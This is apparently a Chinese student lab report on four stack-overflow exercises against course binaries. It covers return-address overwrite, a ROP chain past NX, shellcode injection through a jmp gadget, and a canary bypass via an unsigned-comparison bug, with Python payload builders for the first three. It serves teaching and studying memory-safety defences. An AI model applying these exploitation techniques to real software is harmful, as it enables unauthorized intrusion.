Problem 1: 基础栈溢出

分析：

通过 objdump 分析发现 func 函数中使用了 strcpy 函数，该函数在复制字符串时不检查长度。

缓冲区位置：汇编指令 lea -0x8(%rbp), %rax 表明局部变量缓冲区起始于 rbp-0x8（大小仅 8 字节）。

目标函数：func1 地址为 0x401216，调用它可输出目标字符串。

偏移量计算：从缓冲区到返回地址需要覆盖：缓冲区 (8字节) + 已保存的 RBP (8字节) = 16 字节。

解决方案：


使用 Python 构造 payload，填充 16 个 'A'，随后紧跟 func1 的小端序地址。

构造的Python代码如下：

```
import struct

# Padding: 8 bytes buffer + 8 bytes saved rbp

padding = b"A" * 16

# Target: func1 address 0x401216

target = struct.pack("<Q", 0x401216)

payload = padding + target

with open("ans1.txt", "wb") as f:

  f.write(payload)
```

结果：

成功输出 Yes!I like ICS!。



Problem 2: ROP 绕过 NX 保护

分析：

该程序开启了 NX 保护，栈不可执行。我们需要利用 ROP (Return Oriented Programming) 技术。

目标：调用 func2 (地址 0x401216)，且必须传参 rdi = 0x3f8 (即 1016)。

Gadget：在地址 0x4012c7 发现 pop %rdi; ret 指令序列。

偏移量：与 P1 类似，缓冲区在 rbp-0x8，偏移量为 16 字节。

解决方案：


构造 ROP 链：Padding + pop_rdi_addr + 0x3f8 + func2_addr。

Python代码如下：

```
import struct

padding = b"A" * 16

pop_rdi_ret = struct.pack("<Q", 0x4012c7)

arg_val = struct.pack("<Q", 0x3f8)

func2_addr = struct.pack("<Q", 0x401216)

payload = padding + pop_rdi_ret + arg_val + func2_addr

with open("ans2.txt", "wb") as f:

 f.write(payload)
```

结果：

成功输出 Welcome to the second level! Yes!I like ICS!。



Problem 3: 绕过 ASLR 与代码注入

分析：

栈可执行但地址随机化。

目标：跳转到 func1 (地址 0x401216) 且 rdi = 0x72 (114)。

核心技巧：程序提供了一个 gadget jmp_xs (地址 0x401334)。它读取 saved_rsp（即缓冲区起始地址）并执行 jmp *%rax。这允许我们无需硬编码栈地址即可跳回栈执行 Shellcode。

偏移量：缓冲区在 rbp-0x20，到返回地址偏移量为 32 + 8 = 40 字节。

解决方案：


编写 16 字节的 Shellcode 放在缓冲区开头，覆盖返回地址为 jmp_xs 地址。

Python代码如下：

```
import struct

# Shellcode: mov rdi, 0x72; mov rax, 0x401216; jmp rax

shellcode = b"\x48\xc7\xc7\x72\x00\x00\x00" \

    b"\x48\xc7\xc0\x16\x12\x40\x00" \

    b"\xff\xe0"

padding = b"A" * (40 - len(shellcode))

jmp_xs = struct.pack("<Q", 0x401334)

payload = shellcode + padding + jmp_xs

with open("ans3.txt", "wb") as f:

 f.write(payload)
```

结果：

成功输出 Your lucky number is 114。



Problem 4: Canary 保护与逻辑绕过

分析：

程序开启了 Canary (栈保护) 机制。

Canary 机制体现：

设置 (地址 0x136c)：执行 mov %fs:0x28, %rax 获取随机值并存入 rbp-0x8。

校验 (地址 0x140a)：返回前取出栈上的值并与 %fs:0x28 原值异或比较，若被破坏则调用 __stack_chk_fail。


绕过思路：题目提示“不需要写代码”。分析 func 发现存在逻辑漏洞。通过输入 -1，在无符号比较（jae）中它被视为极大值，绕过初步检查。经过循环减法后结果变为 1，满足 if 判断直接调用通关函数，完全无需溢出，从而绕过 Canary。

解决方案：

无需 payload 文件。直接运行程序，会要求输入，输入3次-1即可

结果：

成功输出 great!I will give you great scores。



思考与总结

1.栈溢出防御演进：本次实验完整展示了从基础溢出到对抗 NX (栈不可执行)、ASLR (地址随机化) 及 Canary (栈保护) 的过程。防御技术在进步，攻击手段也从简单的代码注入转向 ROP 和逻辑漏洞挖掘。

2.x86-64 传参规则：深刻理解了 64 位下通过寄存器（RDI, RSI 等）传参的机制，这是构造 ROP 链的基础。

3.安全意识：实验证明，即使开启了所有硬件级保护（Canary + NX + ASLR），程序逻辑上的疏忽（如 P4 的整数判断）依然会导致系统被攻破。编写安全的代码（如使用 strncpy 代替 strcpy）比依赖系统保护更重要。

参考资料

1.CTF Wiki - Stack Overflow

2.Intel® 64 and IA-32 Architectures Software Developer’s Manual